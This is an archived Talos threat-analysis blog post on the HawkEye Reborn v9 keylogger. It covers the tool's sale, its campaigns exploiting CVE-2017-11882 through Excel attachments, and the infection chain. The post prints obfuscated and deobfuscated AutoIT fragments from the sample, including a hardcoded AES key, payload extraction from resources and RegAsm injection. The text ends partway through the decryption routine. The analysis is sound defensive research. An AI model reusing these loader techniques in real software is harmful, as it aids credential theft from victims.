

# New HawkEye Reborn Variant Emerges Following Ownership Change

By Edmund Brumaghin

Published: 2019-04-15 · Archived: 2026-04-05 22:21:52 UTC

[Edmund Brumaghin](#) and [Holger Unterbrink](#) authored this blog post.

## Executive summary

Malware designed to steal sensitive information has been a threat to organizations around the world for a long time. The emergence of the greyware market and the increased commercialization of keyloggers, stealers, and remote access trojans (RATs) has magnified this threat by reducing the barrier to entry for attackers. In many cases, the adversaries leveraging these tools do not need to possess programming skills or in-depth computer science expertise, as they are now being provided as commercial offerings across the cybercriminal underground. We have previously released in-depth analyses of these types of threats and how malicious attackers are leveraging them to attack organizations with [Remcos in August](#) and [Agent Tesla in October](#).


HawkEye is another example of a malware kit that is actively being marketed across various hacking forums. Over the past several months, Talos observed ongoing malware distribution campaigns attempting to leverage the latest version of the HawkEye keylogger/stealer, HawkEye Reborn v9, against organizations to steal sensitive information and account credentials for use in additional attacks and account compromise.

## History of HawkEye


HawkEye is a malware kit that has been around for several years and has seen continuous development and iterations since at least 2013. It is commonly sold on various hacking forums as a keylogger and stealer that can be used to monitor systems and exfiltrate information from those systems. It features robust stealing capabilities as it can be used to obtain sensitive information from a variety of different applications. This information can then be transmitted to the attacker using protocols such as FTP, HTTP, and SMTP. Talos has recently identified

## several changes concerning HawkEye Reborn in the latest version, HawkEye Reborn v9.

In December 2018, a thread on HackForums described a change in the ownership and ongoing development of the HawkEye keylogger.



Shortly following this exchange, new posts began to appear that were attempting to market and sell new versions of HawkEye (HawkEye Reborn v9), with these new posts also referencing the change in ownership of the project moving forward.



HawkEye Reborn v9 is currently marketed as an "Advance Monitoring Solution." It is currently being sold using a licensing model, with purchasers gaining access to the software and updates for different periods based on a tiered pricing model.


Price	Features
\$27.00	90 DAYS ACCESS INSTANT ACTIVATION ACCESS ALL FEATURES UNLIMITED UPDATES 24 / 7 SUPPORT UNLIMITED BUILDS
\$47.00	365 DAYS ACCESS INSTANT ACTIVATION ACCESS ALL FEATURES UNLIMITED UPDATES 24 / 7 SUPPORT UNLIMITED BUILDS
\$37.00	180 DAYS ACCESS INSTANT ACTIVATION ACCESS ALL FEATURES UNLIMITED UPDATES 24 / 7 SUPPORT UNLIMITED BUILDS

HawkEye Reborn v9 also features a Terms of Service agreement that provides some additional insight. While the seller specifies that HawkEye Reborn should only be used on systems with permission, they also explicitly forbid scanning of HawkEye Reborn executables using antivirus software, likely an attempt to minimize the likelihood that anti-malware solutions will detect HawkEye Reborn binaries.

**YOU MUST HAVE PERMISSION FROM OWNER'S PC TO KEYLOG THEIR SYSTEM. ALL OUR PRODUCTS ARE PROVIDED FOR EDUCATIONAL PURPOSE ONLY. PARENTS MAY KEYLOG THEIR CHILD'S COMPUTER BUT UNDER 14 YEARS OLD.**

- THE DEVELOPERS, SELLERS OR SUPPORTERS OF HAWKEYE PRODUCTS - REBORN INC. ARE NOT TO BE HELD RESPONSIBLE FOR ANY OF THE CUSTOMER'S ACTIONS.
- YOU MAY NOT ATTEMPT TO MANIPULATE THE EXECUTABLE ANY IN IMMORAL WAY (DECOMPILER, TAMPER ETC)
- WE HAVE FULL RIGHT TO RESTRICT / LIMIT SERVICES AT ANYTIME WITH OR WITHOUT ANY NOTICE.
- WE HAVE FULL RIGHT TO CHANGE PRICE AND PACKAGES / TOS / MODIFIED EXISTING PACKAGES AT ANYTIME WE WANT
- YOU ARE FORBIDDEN FROM SHARING WITH ANYONE OR HOSTING A SERVICE WITH THE STUBS. ANY LEAKERS WILL HAVE THEIR LICENSE TERMINATED AND THEIR SERVICES WILL BE BLACKLIST
- ALL STUBS BUILT ARE NOT ALLOWED TO BE SCANNED ON ANTI-VIRUS SOFTWARE OR ONLINE SITES THAT DISTRIBUTE SAMPLES, IF FOUND THEN WE WILL BAN YOUR LICENSE PERMANENTLY. NO EXCUSES!**
- NO REFUNDS AT ANY COST, ALL SALES ARE FINAL. WE DON'T PROVIDE ANY REFUNDS, WHOLE, PARTIALLY OR MISTAKEN
- AFTER EACH SALE WE REQUEST A VOUCHER ON DISCORD OR ANY SOCIAL MEDIA SERVICE WE ARE USING OR WILL USE IN FUTURE TO AUTHENTICATE OUR SALES AND TO HAVE FEEDBACK FOR OTHERS ON DISPLAY
- FOR HWID OR FORGOT PASSWORD, IN BOTH CASES WE CHARGED SMALL FEE \$5.
- RUNNING OUR PRODUCTS IN VMWARES, RDP AND SUCH RELATED TOOLS ARE NOT ALLOWED AND BAN PERMANENTLY
- TRY TO LOGIN IN HAWKEYE PRODUCTS FROM DIFFERENT MACHINE, WILL CONSIDER SHARING HAWKEYE PRODUCTS WITH FRIENDS RELATIVES ETC WHICH IS AGAINST THE TERMS OF SERVICES, THIS WILL YOUR LICENSE PERMANENTLY BAN. NO EXCUSES AT ALL!
- CHARGEBACKS OR DISPUTING YOUR PAYMENT WITHOUT ASKING FOR HELP OR ANY FORM OF COMMUNICATION WILL END UP GETTING YOURSELF BANNED AND BLACKLISTED FROM BUYING ANY OTHER SOFTWARE WE OFFER IN FUTURE

Following these changes, the new developer of HawkEye Reborn has continued to make changes and we expect this to continue as long as the developer can monetize their efforts.




As with other malware that we wrote about last year, while the developer claims that the software should only be used on systems with permission, or "for educational purposes," malicious attackers have been continuously leveraging it against various targets around the world.

### **Distribution campaigns**


**For several months during the last half of 2018 and continuing into 2019, Cisco Talos has observed ongoing malicious email campaigns that are being used to distribute versions of the HawkEye Reborn keylogger/stealer. The current version, HawkEye Reborn v9 has been modified from earlier versions and heavily obfuscated to make analysis more difficult.**

The email campaigns that have been observed feature characteristics that are consistent with what is commonly seen with malspam campaigns, with the emails purporting to be associated with various documents such as invoices, bills of materials, order confirmations, and other corporate functions. An example of one of these emails is below:



**Figure 1: Example email message**

While the current email contains leverage malicious Microsoft Excel files, earlier campaigns have also been observed leveraging RTF and DOC files. Additionally, a small number of campaigns over this same period also made use of various file-sharing platforms like Dropbox for hosting the malicious documents rather than directly attaching them to the messages themselves.



**Figure 2: Example malicious Excel document**

Similar to the technique described in our previous blog about [Remcos](#), the contents of the documents have been intentionally made to appear as if they are blurry, with the user being prompted to enable editing to have a clearer view of the contents.

Another interesting characteristic of the malicious documents is that the metadata associated with the document files themselves also matches that found in many of the malicious documents that were previously being used to spread Remcos.

OpenXML Document Info ⓘ

### Document Properties

cp:lastModifiedBy	HP
dc:creator	HP
dcterms:created	2018-09-09T12:27:30Z
dcterms:modified	2018-09-09T12:42:41Z
AppVersion	16.0300
Application	Microsoft Excel
DocSecurity	0
HyperlinksChanged	false
LinksUpToDate	false
ScaleCrop	false
SharedDoc	false
vt:i4	1
vt:lpstr	Sheet1
calcPr	162913
lastEdited	6
lowestEdited	6
rupBuild	14420
sheets	1

**Figure 3: Document metadata**

Additionally, the creation and modification dates associated with these documents are shortly after we released a detailed analysis of Remcos distribution campaigns that were being observed throughout 2018.


Assuming the victim opens the attachment, the infection process begins as described in the following section.

Many of the distribution servers that are being used to host the HawkEye keylogger binaries that are retrieved during the infection process are hosting large numbers of malicious binaries and, in many cases, contain open directory listings that can be used to identify the scope of the infections that they are being used to facilitate. In many cases, additional stealers, RATs, and other malware were observed being hosted on the same web servers.

### Analysis of HawkEye Reborn

**The campaign starts with sending the aforementioned Excel sheets that exploit the well-known [CVE-2017-11882](#) vulnerability, an arbitrary code execution bug in Microsoft Office. The exploit works similarly to what we saw with [Agent Tesla](#) in October. It leverages a buffer overflow in the Equation Editor, which occurs if**

someone hands over a font name that's too long. The shellcode starts after the MTEF font tag "08 13 36" in this case.



After execution in the Equation Editor (EQNEDT32.EXE) context, it downloads the malicious data from the malware server as you can see in the ThreatGrid Process Timeline screenshot below. After a successful download, it creates and starts the RegAsm.exe process.



This RegAsm.exe process is a heavily obfuscated AutoIT script compiled into a PE. After decompiling it from the PE file, it is heavily obfuscated and still almost unreadable.

```

40 $!VMQDOSTENBIKACZXYJTEIGUOPFQFNIXYZS2SNOYALCQRMIEPGSTAYEHP=EXECUTE(ZPHTEIDKFNMDIIFERKSG())
41 $P3PICULDUVFKBCADNHIOHEXDLCLCXKMTNHYGDA6G3DVPNDCTEG=EXECUTE(XK00MSEBPSYVWHTFLUM())
42 $FATHZXDZINIKZKADYV3HQVFBPMHMFUBPTZAAKFE=EXECUTE(HTISBSKPIRFJMQTKVHSM())
43 $VDGMEFXZUMHOEQELUYBBLRUKORMMVTIZVJQOPAZ=EXECUTE(HKQJUEEDMQLNFWZHR())
44 $GQICDGHPCMPMRADERMFEJXJUVQTPRVS=EXECUTE(ETULTQHLRLEJHWVXMG())
45 $GAEVYTBGUTXMBFAEOMR3HLVDZKQZJVSUMYOLACMPLRYHJOL=EXECUTE(RZGTEBESGMOKXKQEOQN())
46 $SZKOSXLRKYZS6CQCGUCOSIHWABQZDZVHZXMKBCOONTOIMEKDOJZ=EXECUTE(SPEZXKQ00QAUCABTA())
47 #NoTrayIcon
48 FUNC KINMEITTLNLTQ($VDATA,$VCRYPTKEY)
49 LOCAL $_G_ACRYPPTINTERNALDATA[KGABAMZDG3QLEDHGCTD(ASOYGFKNLYHGHAZIOMS(),3)]
50 LOCAL $TBUFF
51 LOCAL $ITEMPSTRUCT
52 LOCAL $IPLAINTEXTSIZE
53 LOCAL $VRETURN
54 $VDATA=BINARYYTOSTRING($VDATA)
55 $_G_ACRYPPTINTERNALDATA[1]=$P3PICULDUVFKBCADNHIOHEXDLCLCXKMTNHYGDA6G3DVPNDCTEG(KGABAMZDG3QLEDHGCTD(KVZ0EIBISQVPTACEGNZY(),8))
56 LOCAL $GAMFIMKVMBCORXFTHOFTREILPIMHCIOI=$VDGMEFXZUMHOEQELUYBBLRUKORMMVTIZVJQOPAZ($_G_ACRYPPTINTERNALDATA[KGABAMZDG3QLEDHGCTD(
SRRTTGVLFVOLFMAENSUCII(),2)],KGABAMZDG3QLEDHGCTD(TNQURLCAAFQXBEESAGM(),8),KGABAMZDG3QLEDHGCTD(XPPRDLFYVHHLZYDRPQC(),3),KGABAMZDG3QLEDHGCTD(
BZRKQPSHFMSQBFQTAH(),2),KGABAMZDG3QLEDHGCTD(CJUTXYXKANTHQFRUURQI(),3),KGABAMZDG3QLEDHGCTD(RKMOJWVMBMBAETULRUI(),4),KGABAMZDG3QLEDHGCTD(
CJUTXYXKANTHQFRUURQI(),3),KGABAMZDG3QLEDHGCTD(RKMOJWVMBMBAETULRUI(),5),KGABAMZDG3QLEDHGCTD(CJUTXYXKANTHQFRUURQI(),3),KGABAMZDG3QLEDHGCTD(
EGAMPAMELUVBZURXIMR(),6),KGABAMZDG3QLEDHGCTD(HAKLEHIZPPQOVUATVVT(),7),KGABAMZDG3QLEDHGCTD(EGAMPAMELUVBZURXIMR(),6),KGABAMZDG3QLEDHGCTD(
CHTZDZSQKUDBYHUCVNZ(),3))
57 $_G_ACRYPPTINTERNALDATA[KGABAMZDG3QLEDHGCTD(HOFTEQGPTTLURVYRDKFO(),9)]=$GAMFIMKVMBCORXFTHOFTREILPIMHCIOI[KGABAMZDG3QLEDHGCTD(SRRTTGVLFVOLFMAENSUCII(),2)]
58 $_G_ACRYPPTINTERNALDATA[KGABAMZDG3QLEDHGCTD(CJUTXYXKANTHQFRUURQI(),3)]+=KGABAMZDG3QLEDHGCTD(SRRTTGVLFVOLFMAENSUCII(),2)
59 $GAMFIMKVMBCORXFTHOFTREILPIMHCIOI=$VDGMEFXZUMHOEQELUYBBLRUKORMMVTIZVJQOPAZ($_G_ACRYPPTINTERNALDATA[KGABAMZDG3QLEDHGCTD(
SRRTTGVLFVOLFMAENSUCII(),2)],KGABAMZDG3QLEDHGCTD(TNQURLCAAFQXBEESAGM(),8),KGABAMZDG3QLEDHGCTD(EVFGYAAVHNLJAZAVUKQD(),7),KGABAMZDG3QLEDHGCTD(
ANNZDSOUBHNABVXPHRIZ(),6),$_G_ACRYPPTINTERNALDATA[KGABAMZDG3QLEDHGCTD(HOFTEQGPTTLURVYRDKFO(),9)],KGABAMZDG3QLEDHGCTD(
VBPD0UVBLAFDEAUJBPS(),9),KGABAMZDG3QLEDHGCTD(YRFEFXGDFRBRDRQEMPA(),7),KGABAMZDG3QLEDHGCTD(RKMOJWVMBMBAETULRUI(),5),KGABAMZDG3QLEDHGCTD(
CJUTXYXKANTHQFRUURQI(),3),KGABAMZDG3QLEDHGCTD(EGAMPAMELUVBZURXIMR(),6),KGABAMZDG3QLEDHGCTD(CJUTXYXKANTHQFRUURQI(),3),KGABAMZDG3QLEDHGCTD(
BZRKQPSHFMSQBFQTAH(),2),KGABAMZDG3QLEDHGCTD(CJUTXYXKANTHQFRUURQI(),3))
60 $HCRYPTHASH=$GAMFIMKVMBCORXFTHOFTREILPIMHCIOI[KGABAMZDG3QLEDHGCTD(OGG0AUBVCTNBRPMKVLAE(),5)]
61 $TBUFF=$!VMQDOSTENBIKACZXYJTEIGUOPFQFNIXYZS2SNOYALCQRMIEPGSTAYEHP(KGABAMZDG3QLEDHGCTD(
USRETEBIMFURUZRZVRL(),4)$SPEZXKOSXLRKYZS6CQCGUCOSIHWABQZDZVHZXMKBCOONTOIMEKDOJZ($VCRYPTKEY)&KGABAMZDG3QLEDHGCTD(JOOBYCQPELQNZHDBBCHP(),7))
62 $PSTXWICMAZBYZHDIAFPIHBBBLWIKATAMKJUMTIPMADBPBPHFQJH($TBUFF,EXECUTE(KGABAMZDG3QLEDHGCTD(SRRTTGVLFVOLFMAENSUCII(),2)),($VCRYPTKEY)
63 $GAMFIMKVMBCORXFTHOFTREILPIMHCIOI=$VDGMEFXZUMHOEQELUYBBLRUKORMMVTIZVJQOPAZ($_G_ACRYPPTINTERNALDATA[KGABAMZDG3QLEDHGCTD(
SRRTTGVLFVOLFMAENSUCII(),2)],KGABAMZDG3QLEDHGCTD(TNQURLCAAFQXBEESAGM(),8),KGABAMZDG3QLEDHGCTD(FRHTNFXDYZAQHDFEPC(),8),KGABAMZDG3QLEDHGCTD(
ANNZDSOUBHNABVXPHRIZ(),6),$HCRYPTHASH,KGABAMZDG3QLEDHGCTD(EZTPEXUJUMBHMHRNYLCL(),4),$TBUFF,KGABAMZDG3QLEDHGCTD(
EGAMPAMELUVBZURXIMR(),6),$QFZXZEAYEJIDBSPQZPHHTQECMBRUKJIBEIQNFQOCHLACALG($TBUFF),KGABAMZDG3QLEDHGCTD(EGAMPAMELUVBZURXIMR(),6),KGABAMZDG3QLEDHGCTD(
SRRTTGVLFVOLFMAENSUCII(),2))
64 $GAMFIMKVMBCORXFTHOFTREILPIMHCIOI=$VDGMEFXZUMHOEQELUYBBLRUKORMMVTIZVJQOPAZ($_G_ACRYPPTINTERNALDATA[KGABAMZDG3QLEDHGCTD(
SRRTTGVLFVOLFMAENSUCII(),2)],KGABAMZDG3QLEDHGCTD(TNQURLCAAFQXBEESAGM(),8),KGABAMZDG3QLEDHGCTD(DS3DICOTGPBRZLXDCAX(),6),KGABAMZDG3QLEDHGCTD(
ANNZDSOUBHNABVXPHRIZ(),6),$_G_ACRYPPTINTERNALDATA[KGABAMZDG3QLEDHGCTD(HOFTEQGPTTLURVYRDKFO(),9)],KGABAMZDG3QLEDHGCTD(
VBPD0UVBLAFDEAUJBPS(),9),KGABAMZDG3QLEDHGCTD(GVSIZGMQCHYVBPJKVDED(),3),KGABAMZDG3QLEDHGCTD(ANNZDSOUBHNABVXPHRIZ(),6),$HCRYPTHASH,KGABAMZDG3QLEDHGCTD(
EGAMPAMELUVBZURXIMR(),6),KGABAMZDG3QLEDHGCTD(LTVEBXQJVMQWYVZVF(),3),KGABAMZDG3QLEDHGCTD(BZRKQPSHFMSQBFQTAH(),2),KGABAMZDG3QLEDHGCTD(
CJUTXYXKANTHQFRUURQI(),3))
65 $VRETRN=$GAMFIMKVMBCORXFTHOFTREILPIMHCIOI[KGABAMZDG3QLEDHGCTD(OGG0AUBVCTNBRPMKVLAE(),5)]
66 $VDGMEFXZUMHOEQELUYBBLRUKORMMVTIZVJQOPAZ($_G_ACRYPPTINTERNALDATA[KGABAMZDG3QLEDHGCTD(SRRTTGVLFVOLFMAENSUCII(),2)],KGABAMZDG3QLEDHGCTD(
TNQURLCAAFQXBEESAGM(),8),KGABAMZDG3QLEDHGCTD(CIMHDTMYLHEGMBQEDGV(),2),KGABAMZDG3QLEDHGCTD(ANNZDSOUBHNABVXPHRIZ(),6),$HCRYPTHASH)

```

We deobfuscated the script to understand how the infection process works. It first creates the "winrshost" mutex. Then, it extracts the final payload malware from two objects in the PE resource section (capisp1, appsruprov2).

```

3928 ; Main
3929
3930 MyCreateMutex("winrshost")
3931 LOCAL $De_or_EncryptedData=DLLSTRUCTGETDATA(GetResourceFromPE("capisp1","8"),1)
3932 $De_or_EncryptedData&DLLSTRUCTGETDATA(GetResourceFromPE("appsruprov2","8"),1)
3933 $De_or_EncryptedData=DecryptData($De_or_EncryptedData,"pydbdioatenbiemmmzyrqvgytlyyvwtblbeghtphtcfvcfnfb")
3934 $USR_REGASM_DIR=@USERPROFILEDIR&"\RegAsm"
3935 StartAndPatchRegAsm("False")
3936 copy_ong_exe_to_FILE_set_attribs_and_exec("RegAsm.exe","+",TRUE) ; $FILE,$REGKEY,$ATTRIB,$HIDDEN
3937

```

It concatenates them and uses AES to decrypt the result, using the hardcoded key "pydbdio..." which is handed over to the DecryptData function (see above). The screen capture below shows the decryption function.

```

1 #NoTrayIcon
2
3 FUNC DecryptData($VDATA,$VCRYPTKEY)
4 LOCAL $_G_ACRYPPTINTERNALDATA[3]
5 LOCAL $TBUFF,$VCRYPTKEY
6 LOCAL $ITEMPSTRUCT
7 LOCAL $IPLAINTEXTSIZE
8 LOCAL $VRETURN
9 $VDATA=BINARYYTOSTRING($VDATA)
10 $HANDLE_Advapi32.dll=DllOpen("Advapi32.dll")
11 ; CryptAcquireContext(CSP_handle,0,0,PROV_RSA_AES,CRYPT_VERIFYCONTEXT)
12 LOCAL DllCall_RETVAL=DllCall($HANDLE_Advapi32.dll,"bool","CryptAcquireContext","handle",0,"ptr",0,"ptr",0,"dword",24,"dword","0x00000000")
13 $_G_ACRYPPTINTERNALDATA[2]=DllCall_RETVAL[1] ; para 1 = pointer to a handle of a CSP
14
15 DllCall_RETVAL=DllCall($HANDLE_Advapi32.dll,"bool","CryptCreateHash","handle",$_G_ACRYPPTINTERNALDATA[2],"uint","0x00000000","ptr",0,"dword",0,"handle",0)
16 $HCRYPTHASH=DllCall_RETVAL[6] ; para 5 = The address to which the function copies a handle to the new hash object
17
18 $TBUFF_VCRYPTKEY=DllStructCreate("byte["&BinaryLen($VCRYPTKEY)&"]")
